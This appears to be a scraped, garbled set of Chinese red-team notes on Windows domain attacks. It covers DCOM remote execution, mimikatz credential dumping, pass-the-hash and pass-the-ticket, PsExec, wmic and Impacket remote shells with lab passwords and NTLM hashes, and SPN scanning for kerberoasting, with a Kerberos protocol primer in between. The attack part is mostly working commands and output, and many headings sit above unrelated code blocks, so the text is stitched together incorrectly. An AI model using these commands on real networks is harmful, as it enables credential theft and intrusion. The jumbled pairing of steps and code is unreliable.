ExecuteScopeNodeMenuItem Method    void ExecuteScopeNodeMenuItem (string, Variant)
ExecuteSelectionMenuItem Method    void ExecuteSelectionMenuItem (string)
ExecuteShellCommand Method    void ExecuteShellCommand (string, string, string, string)
ExportList Method       void ExportList (string, ExportListOptions)
Forward   Method           void Forward ()
Is        Method           bool Is (View)
IsSelected Method        int IsSelected (Node)
RefreshScopeNode Method    void RefreshScopeNode (Variant)
RefreshSelection Method    void RefreshSelection ()
RenameScopeNode Method    void RenameScopeNode (string, Variant)
RenameSelectedItem Method    void RenameSelectedItem (string)
Select    Method           void Select (Node)
SelectAll Method           void SelectAll ()
SnapinScopeObject Method    IDispatch SnapinScopeObject (Variant)
SnapinSelectionObject Method    IDispatch SnapinSelectionObject ()
ViewMemento Method       void ViewMemento (string)
CellContents ParameterizedProperty string CellContents (Node, int) (get)
ScopeNodeContextMenu ParameterizedProperty ContextMenu ScopeNodeContextMenu (Variant) (get)
ActiveScopeNode Property        Node ActiveScopeNode () (get) (set)

```





```

Columns           Property
ControlObject     Property
Document           Property
Frame              Property
ListItems          Property
ListViewMode       Property
Memento            Property
ScopeTreeVisible  Property
Selection          Property
SelectionContextMenu Property
StatusBarText      Property

Columns Columns () (get)
IDispatch ControlObject () (get)
Document Document () (get)
Frame Frame () (get)
Nodes ListItems () (get)
ListViewMode ListViewMode () (get) (set)
string Memento () (get)
int ScopeTreeVisible () (get) (set)
Nodes Selection () (get)
ContextMenu SelectionContextMenu () (get)
string StatusBarText () (set)

PS C:\Users\Administrator> $com.Document.ActiveView.ExecuteShellCommand('cmd.exe',$null,"/c calc.exe","Minimized")
PS C:\Users\Administrator>

```

除了 MMC20.Application 还有 ShellWindows、ShellBrowserWindow、Excel.Application 以及 Outlook.Application 等等可以被我们利用。

使用 DCOM 在远程主机上执行命令

在使用该方法时，需要具备以下条件：

具有本地管理员权限的 PowerShell


需要关闭目标系统的防火墙。

在远程主机上执行命令时，必须使用域管的 administrator 账户或者在目标主机上具有管理员权限的账户

1、调用 MMC20.Application 远程执行命令

none


```
hashcat -a 3 -m 22000 1.hc22000 ?d?d?d?d?d?d?d?d --force
```




2、调用 ShellWindows 远程执行命令

none

--gpu-accel 160 可以让GPU发挥最大性能
 --gpu-loops 1024 可以让GPU发挥最大性能
 --segment-size 512 可以提高大字典破解的速度





以上这两种方法均适用于 Windows 7、Windows 10、Windows Server 2008、Windows Server 2016 的系统。

除了 MMC20.Application 和 ShellWindows, 还有以下几种 DCOM 对象可以被利用。

3、调用 Excel.Application 远程执行命令

none

```
privilege::debug  
sekurlsa::logonpasswords
```

4、调用 ShellBrowserWindow 远程执行命令

适用于 Windows 10 和 Windows Server 2012 R2 等版本的系统

none

```
privilege::debug  
sekurlsa::pth /user:administrator /domain:teamssix.com /ntlm:161cff084477fe596a5db81874498a24
```

5、调用 Visio.Application 远程执行命令

前提是目标安装了 Visio

none

```
privilege::debug
sekurlsa::ekeys
```

6、调用 Outlook.Application 远程执行命令

前提是目标安装了 Outlook

none

```
privilege::debug
sekurlsa::pth /user:administrator /domain:teamssix.com /aes256:7358fb65149672d99b8c9f3dfd0dfef486b78268e9c5250b23
aefbd26f293c60
```

dcomexec.py 脚本

Impacket 工具包里也提供了 DCOM 的利用脚本，该脚本可以提供一个类似于 wmiexec.py 脚本的半交互式 shell，不过使用的是 DCOM

dcomexec.py 脚本目前支持 MMC20.Application、ShellWindows 和 ShellBrowserWindow 对象。

none

```
privilege::debug
sekurlsa::tickets /export
```

```
sekurlsa::secrets /export
```

或者只执行一条命令

none

```
kerberos::purge
```

如果只知道 hash 也可以用 hash 去连接

none

```
kerberos::ptt "[0;4beae]-2-0-40e00000-Administrator@krbtgt-TEAMSSIX.COM.kirbi"
```

```
$ python3 dcomexec.py teamssix.com/administrator@192.168.7.7 -hashes aad3b435b51404eeaad3b435b51404ee:161cff084477fe596a5db81874498a24
Impacket v0.9.24.dev1+20210827.162957.5aa97fa7 - Copyright 2021 SecureAuth Corporation

[*] SMBv2.1 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
teamssix\administrator

C:\>ipconfig

[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute dcomexec.py again with -codec and the corresponding codec

Windows IP Configuration

Ethernet adapter 000a7000:

Connection-specific DNS Suffix . :
```



```
Link-local IPv6 Address . . . . . : fe80::b8a7:400:226c:6df2%11
IPv4 Address. . . . . : 192.168.7.7
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.7.1
```

0、前言

SPN

Windows 域环境是基于微软的活动目录服务工作的，它在网络系统环境中将物理位置分散、所属部门不同的用户进行分组和集中资源，有效地对资源访问控制权限进行细粒度的分配，提高了网络环境的安全性及网络资源统一分配管理的便利性。

在域环境中运行的大量应用包含了多种资源，为了对资源的合理分类和再分配提供便利，微软给域内的每种资源分配了不同的服务主题名称即 SPN (Service Principal Name)

Kerberos

Kerberos 是由 MIT 提出的一种网络身份验证协议，旨在通过密钥加密技术为客户端 / 服务器应用程序提供强身份验证，它也是主要用在域环境下的身份认证协议。

在 Kerberos 认证中，最主要的问题就是如何证明「你是你」的问题，比如当一个用户去访问服务器上的某服务时，服务器如何判断该用户是否有权限来访问自己主机上的服务，同时保证在这个过程中的通讯内容即使被拦截或篡改也不会影响通讯的安全性，这正是 Kerberos 解决的问题。

Kerberos 协议中的名称解释：

Client: 访问服务的客户端

Server: 提供服务的服务器

KDC (Key Distribution Center): 密钥分发中心

AS (Authentication Service): 认证服务器


TGS (Ticket Granting Service): 票据授予服务

DC (Domain Controller): 域控制器

AD (Account Database): 用户数据库

TGT (Ticket Granting Ticket): 票证授予票证

ST (Service Ticket): 服务票据





根据上图，这里一步一步进行解释

第一阶段：Clnet 与 AS

① 客户端向认证服务器 AS 发起请求，请求内容为自己的用户名、主机 IP 和当前时间戳。

② AS 接收到请求，此时 AS 会根据用户名在用户数据库 AD 中寻找，判断这个用户名在不在白名单里，此时只会查找具有相同用户名的用户，并不会判断身份的可靠性；如果没有该用户名，认证失败；如果存在该用户名，则 AS 便认为用户存在，此时 AS 对客户端做出响应，响应内容包含两部分：

第一部分：票据授予票据 TGT，客户端需要使用 TGT 去密钥分发中心 KDC 中的票据授予服务 TGS 获取访问网络服务所需的票据，TGT 中包含的内容有 kerberos 数据库中存在的客户端信息、IP、当前时间戳

第二部分：使用客户端密钥加密的一段内容，这段内容包括：用于客户端和 TGS 之间通信的 Session_Key (CT_SK)，客户端即将访问的 TGS 信息以及 TGT 的有效时间和一个当前时间戳，该部分内容使用客户端密钥加密，所以客户端在拿到该部分内容时可以通过自己的密钥解密。

至此，第一阶段通信完成。

第二阶段：Clinet 与 TGS

此时客户端已经获取到了 AS 返回的消息，客户端会将 AS 返回的第二部分内容进行解密，分别获得时间戳、接下来要访问的 TGS 信息以及用于和 TGS 通信的密钥 CT_SK

首先客户端会判断时间戳与自己发出的时间差是否大于 5 分钟，如果大于 5 分钟那就认为这个 AS 是伪造的，认证失败，否则就继续准备向 TGS 发起请求。

③ 客户端向 TGS 发起请求，请求的内容包含三部分：

第一部分：使用 CT_SK 加密的客户端信息、IP、时间戳

第二部分：自己想要访问的 Server 服务信息（明文形式）

第三部分：使用 TGS 密钥加密的 TGT

④ TGS 接收到请求，首先判断当前系统是否存在客户端想要访问的 Server 服务，如果不存在，认证失败，如果存在则继续接下来的认证。

```
tgt::ask /user:administrator /domain:teamssix.com /ntlm:161cff084477fe596a5db81874498a24
```

第一部分：使用服务端密码加密的服务票据 ST，其中包括客户端信息、IP、客户端待访问的服务端信息、ST 有效信息、时间戳以及用于客户端和服务端之间通信的 CS_SK

第二部分：使用 CT_SK 加密的内容，其中包括 CS_SK、时间戳和 ST 的有效时间。

至此，第二阶段通信完成。

第三阶段：Clnet 与 Server

此时客户端收到来自 TGS 的响应，并使用本地缓存的 CT_SK 解密出 TGS 返回的第二部分内容，检查时间戳无误后，取出 CS_SK 准备向服务端发起请求。这里由于 TGS 返回的第一部分信息是用的服务端密钥加密的，因此这里的客户端是无法进行解密的。

⑤ 客户端向服务端发送请求，请求内容包括两部分：

第一部分：利用 CS_SK 将自己的主机信息和时间戳进行加密的信息


第二部分：第 ④ 步里 TGS 向客户端返回的第一部分内容，即使用服务端密码加密的服务票据 ST


⑥ 服务端此时收到了来自客户端的请求，它会使用自己的密钥解密客户端发来的第二部分内容，核对时间戳之后，取出 CS_SK，利用 CS_SK 解密第一部分内容，从而获得经过 TGS 认证后的客户端信息。

此时服务端会将第一部分解密后的信息与第二部分解密后的信息进行对比，如果一致则说明该客户端身份为真实身份，此时服务端向客户端响应使用 CS_SK 加密的表示接受的信息，客户端接受到信息后也确认了服务端的真实性。

至此，第三阶段通信完成，到这里整个 kerberos 认证也就完成了，接下来客户端与服务端就能放心的进行通信了。

这里可以再通过时序图加深下印象。





注意点:

KDC 服务默认会安装在一个域的域控中

Kerberos 认证采用对称加密算法

三个阶段里都使用了密钥，这些密钥都是临时生成的，也只在一次会话中生效，因此即使密钥被劫持，等到密钥被破解可能这次会话也都早已结束。

AD 其实是一个类似于本机 SAM 的一个数据库，全称叫 Account Database，存储所有 Client 白名单，只有存在于白名单的 Client 才能顺利申请到 TGT

KDC 服务框架中包含一个 KRBTGT 账户，它是在创建域时系统自动创建的一个账号，可以暂时理解为它就是一个无法登陆的账号，在发放票据时会使用到它的密码 HASH 值。

1、SPN

相关概念

在使用 Kerberos 协议进行身份验证的网络中，必须在内置账号（NetworkService、LocalSystem）或者用户账号下为服务器注册 SPN。

对于内置账号，SPN 将自动进行注册，如果在域用户账号下运行服务，则必须为要使用的账号手动注册 SPN。

因为域环境中的每台服务器都需要在 Kerberos 身份验证服务中注册 SPN，所以 RT 会直接向域控制器发送查询请求，获取需要的服务的 SPN，从而知道自己需要使用的服务资源在哪台机器上。

SPN 格式如下：

none

```
kerberos::purge
```

serviceclass (必选) : 服务组件名称

hostname (必选) : 以“/”与后面的名称分隔, 这里的 hostname 是计算机的 FQDN (全限定域名, 同时带有计算机名和域名)

port (可选) : 以冒号分隔, 后面的内容为该服务监听的端口号

servicename (可选) : 一个字符串, 可以是服务的专有名称 (DN)、objectGuid、Internet 主机名或全限定域名

常见 SPN 服务

MSSQL 服务

none

```
klist purge
```

Exchange 服务

none

```
kerberos::ptt "TGT_administrator@TEAMSSIX.COM_krbtgt~teamssix.com@TEAMSSIX.COM.kirbi"
```

RDP 服务

none

```
net use \\192.168.7.7\ipc$ "1qaz@WSX" /user:administrator或者net use \\192.168.7.7 /u:teamssix.com\administrator "1qaz@WSX"
```

WSMan/WinRM/PSRemoting 服务

none

```
PsExec.exe -accepteula \\192.168.7.7 -s cmd.exe
```

SPN 扫描脚本

SPN 扫描也叫「扫描 Kerberos 服务实例名称」，在活动目录中发现服务的最佳方法就是 SPN 扫描。

SPN 扫描通过请求特定 SPN 类型的服务主体名称来查找服务，与网络端口相比，SPN 扫描的主要特点是不需要通过连接网络中的每个 IP 地址来检查服务端口，因此不会因触发内网中的安全设备规则而产生大量的告警日志。

由于 SPN 查询是 Kerberos 票据行为的一部分，所以检测难度较大。

setspn

setspn 是 Windows 自带命令，以下命令可列出域中所有的 SPN 信息

none

-accepteula 第一次运行 **PsExec** 会弹出确认框，使用该参数就不会弹出确认框**-s** 以 **System** 权限运行远程进程，如果不用这个参数，就会获得一个对应用户权限的 **shell**

Active Directory 模块

PowerShell 模块 Active Directory 只在域控上有

none

```
PsExec.exe \\192.168.7.7 -u administrator -p 1qaz@WSX cmd.exe
```

或者使用大佬导出的模块，这样普通用户也可以使用该模块，下载地址：

<https://github.com/3gstudent/test/blob/master/Microsoft.ActiveDirectory.Management.dll>

none

```
-u 域\用户名 -p 密码
```

PowerView

PowerView 下载地址：<https://github.com/PowerShellMafia/PowerSploit/blob/dev/Recon/PowerView.ps1>

none

```
PsExec.exe \\192.168.7.7 -u administrator -p 1qaz@WSX cmd.exe /c "ipconfig"
```

Powershell-AD-Recon 提供了一系列获取服务与服务登录账号和运行服务的主机之间的对应关系的工具，这些服务包括但不限于 MSSQL、Exchange、RDP、WinRM

Powershell-AD-Recon 下载地址：<https://github.com/PvoroTek3/PowerShell-AD-Recon>

Powercat 下载地址: <https://github.com/yeyan521/powercat>

Powershell-AD-Recon 工具包里的内容如下:

none

```
use exploit/windows/smb/psexecset rhost 192.168.7.7set smbuser administratorset smbpass 1qaz@WSXrun
```

下载后的文件是没有 .ps1 后缀的, 需要自己添加上

由于 SPN 是通过 LDAP 协议向域控制器进行查询的, 因此 RT 需要获得一个普通的域用户权限才可以进行 SPN 扫描。

将 PowerShell 脚本导入并执行, 以 MSSQL 服务为例

none

```
wmic /node:192.168.7.7 /user:administrator /password:1qaz@WSX process call create "cmd.exe /c ipconfig > c:\ip.txt"
```

扫描域中所有的 SPN 信息

none

```
net use \\192.168.7.7\ipc$ "1qaz@WSX" /user:administratortype \\192.168.7.7\C$\ip.txt
```

kerberoast

kerberoast

kerberoast 工具包里的 GetUserSPNs.ps1, 可以帮助我们发现仅与用户帐户相关联的服务。

kerberoast 下载地址: <https://github.com/nidem/kerberoast>

none

```
net use \\192.168.7.7\ipc$ "1qaz@WSX" /user:administratorwmic /node:192.168.7.7 process call create "cmd.exe /c ipconfig >c:\ip.txt"type \\192.168.7.7\C$\ip.txt
```

kerberoast 工具包里的 GetUserSPNs.vbs 也能实现相同的功能

none

```
python3 wmiexec.py administrator:1qaz@WSX@192.168.7.7
```

PowerShellery

PowerShellery 工具包里包含了 Get-SPN, 可以为各种服务收集 SPN

PowerShellery 下载地址: <https://github.com/nullbind/Powershellery>

none

```
python3 wmiexec.py -hashes LMHash:NTHash 域名/用户名@目标IP
```

结果也可以转换为表格的形式, 以便于浏览

none

```
cscript //nologo wmiexec.vbs /shell 192.168.7.7 administrator 1qaz@WSX
```

另外一个 Get-DomainSpn.ps1 脚本可以用来获取 UserSID、服务和实际用户

none

```
cscript wmiexec.vbs /cmd 192.168.7.7 administrator 1qaz@WSX "ipconfig"
```

Impacket

Impacket 下载地址: <https://github.com/SecureAuthCorp/impacket>

上面的工具都是在域内的机器里扫描 SPN 的, 利用 impacket 工具包下的 GetUserSPNs.py 可以在非域主机中扫描目标的 SPN

none

```
# 导入 Invoke-WmiCommand.ps1 脚本
Import-Module .\Invoke-WmiCommand.ps1

# 指定目标系统用户名
$User = "teamssix.com\administrator"

# 指定目标系统的密码
$Password = ConvertTo-SecureString -String "1qaz@WSX" -AsPlainText -Force

# 将账号和密码整合起来 以方便入 Credential
```

在获取令牌时正口起外，以便传入 Credential

```
$Cred = New-Object -TypeName System.Management.Automation.PSCredential -ArgumentList $User,$Password
```

指定要执行的命令和目标 IP

```
$Remote = Invoke-WmiCommand -Payload {ipconfig} -Credential $Cred -ComputerName 192.168.7.7
```

将执行结果输出到屏幕上

```
$Remote.PayloadOutput
```

```
$ python3 GetUserSPNs.py -dc-ip 192.168.7.7 teamssix.com/test
Impacket v0.9.24.dev1+20210827.162957.5aa97fa7 - Copyright 2021 SecureAuth Corporation
```

ServicePrincipalName	Name	MemberOf	PasswordLastSet	LastLogon	Delegation
MSSQLSvc/...	SQLAdm	CN=NetWorkManager,OU=BeiJing,DC=teamssix,DC=com	2020-02-17 00:03:53.373859	2020-11-24 19:59:48.870491	
